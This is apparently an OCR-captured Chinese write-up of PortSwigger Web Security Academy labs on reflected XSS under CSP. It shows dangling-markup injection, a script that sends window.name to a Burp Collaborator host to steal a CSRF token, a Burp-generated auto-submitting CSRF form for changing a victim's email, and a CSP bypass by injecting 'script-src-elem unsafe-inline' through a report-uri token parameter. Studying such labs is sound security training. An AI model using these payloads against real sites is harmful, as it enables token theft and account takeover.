
1.28 CSP 保护的反射型 XSS，带有悬挂标记攻击

1.28.1 悬挂标记攻击

```
https://portswigger.net/web-security/cross-site-scripting/dangling-markup
```

这里有一个email参数 其中在页面上是有回显的

```
?email=1232132
```




```
<form action="/my-account/change-email" class="login-form" method="POST" name="change-email-form">
    <label>Email</label>
    <input name="email" required type="email" value="1232132">
    <input name="csrf" required type="hidden" value="rWbiqj3aeSzjosrrn7qdqGzsdrPuNI9F">
    <button class='button' type='submit'> Update email</button>
</form>
```

可见这里的 value直接插入了 html中 我们尝试闭合一下 刚好这里也没有过滤 ">

```
/my-account?email=1232132">
<a+href%3d"https%3a//YOUR-EXPLOIT-SERVER-ID.exploit-
server.net/exploit">Click+me</a><base+target%3d
```

这样一构造就变成了 值了



1.28.2 window.name跨域

```
https://www.cnblogs.com/Walker-lyl/p/7454522.html
```

1.28.3 js中几种实用的跨域方法原理详解


```
https://www.cnblogs.com/fliu/articles/5249130.html
```

我们来看下官方的构造方法

```
<script>
if(window.name) {
    new
Image().src='//uzx25ua3zzzar7j0b9mqbfs1csil6a.burpcollaborator.net?'+encodeURIComponent(window.name);
    } else {
        location =
'https://0a9200b003b6fd42c0d343d600c200fd.web-security-academy.net/email?email=%22%3E%3Ca%20href=%22https://exploit-0a4e00e903cffd99c04c43e201dd00d4.web-security-academy.net/exploit%22%3EClick%20me%3C/a%3E%3Cbase%20target=%27';
}
</script>
```


这里没有明显传递window.name 但是这里用到了 `<base target=xxx>` 尝试一下发现 使用 `<base target=xxx>` 指定target跳转(a标签 或者location=),那么target的值会传给跳转后页面的window.name

也就是这样的流程 首先我们 在我们的攻击者服务器上面托管上述代码 当受害者访问时 由于第一次 window.name 为空 因此直接定位到 有漏洞的网站




接着受害者点击Click me

又会跳转回攻击者的服务器 而这次的跳转正如上面所说的是带有数据的 也就是在 window.name中 因此这时 if语句进入 加载了 image 页面 将数据带入到了 collaborator




拿到数据




成功拿到csrf 的值


```
Ibsga6CqlfI4i2dVSY14boHMlR2Xasr4
```


修改email处抓包





Burp Project Intruder Repeater Window Help Hackvertor
Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor
Intercept HTTP history WebSockets history Options
Request to https://0a9200b003b6fd42c0d343d600c200fd.web-security-academy.net:443 [34.246.129.62]
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
Select extension...
POST /my-account/change-email HTTP/1.1
Host: 0a9200b003b6fd42c0d343d600c200fd.web-security-academy.net
Cookie: session=Vjtj51TX9vJcMKXaFCa24s6FpZxmDQBc
Content-Length: 55
Cache-Control: max-age=0
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a9200b003b6fd42c0d343d600c200fd.web-secu
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) App
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
hange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a9200b003b6fd42c0d343d600c200fd.web-sec
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
email=11%40qq.com&csrf=kc03Voxm0ryKi6ERsVLAtyY4gWah8A09
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Extensions
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Find references
Discover content
Schedule task
Generate CSRF PoC
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 1
Request Headers 20
Search...
0 matches

修改两处值


CSRF PoC generator
Request to: https://0a9200b003b6fd42c0d343d600c200fd.web-security-academy.net
Options
Pretty Raw Hex
Select extension...
POST /my-account/change-email HTTP/1.1
Host: 0a9200b003b6fd42c0d343d600c200fd.web-security-academy.net
Cookie: session=Vjtj51TX9vJcMKXaFCa24s6FpZxmDQBc
Content-Length: 55
Cache-Control: max-age=0
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin:
https://0a9200b003b6fd42c0d343d600c200fd.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Search...
0 matches
CSRF technique:
Auto-select based on request features
URL-encoded form
Multipart form
Plain text form
Cross-domain XHR (modern browsers only)
Include auto-submit script
CSRF HTML:
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="https://0a9200b003b6fd42c0d343d600c200fd.web-security-academy.net/my-account/change-email" method="POST
<input type="hidden" name="email" value="11@qq.com" />
<input type="hidden" name="csrf" value="kc03Voxm0ryKi6ERsVLAtyY4gWah8A09" />
<input type="submit" value="Submit request" />
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
Search...
0 matches
Regenerate
Test in browser
Copy HTML
Close



1.29 受 CSP 保护的反射型 XSS，绕过 CSP




```
Content-Security-Policy: default-src 'self'; object-src 'none';script-src 'self'; style-src 'self'; report-uri /csp-report?token=
```

这里有一个 report-uri /csp-report?token= 意思就是把token里的策略发布到对应站点(自定义策略),通过get传值即可,构造payload

```
?search=<script>alert(1)</script>&token=;script-src-elem 'unsafe-inline'
```

-elem可以管理 script-src的规则,利用这个参数,可以重写规则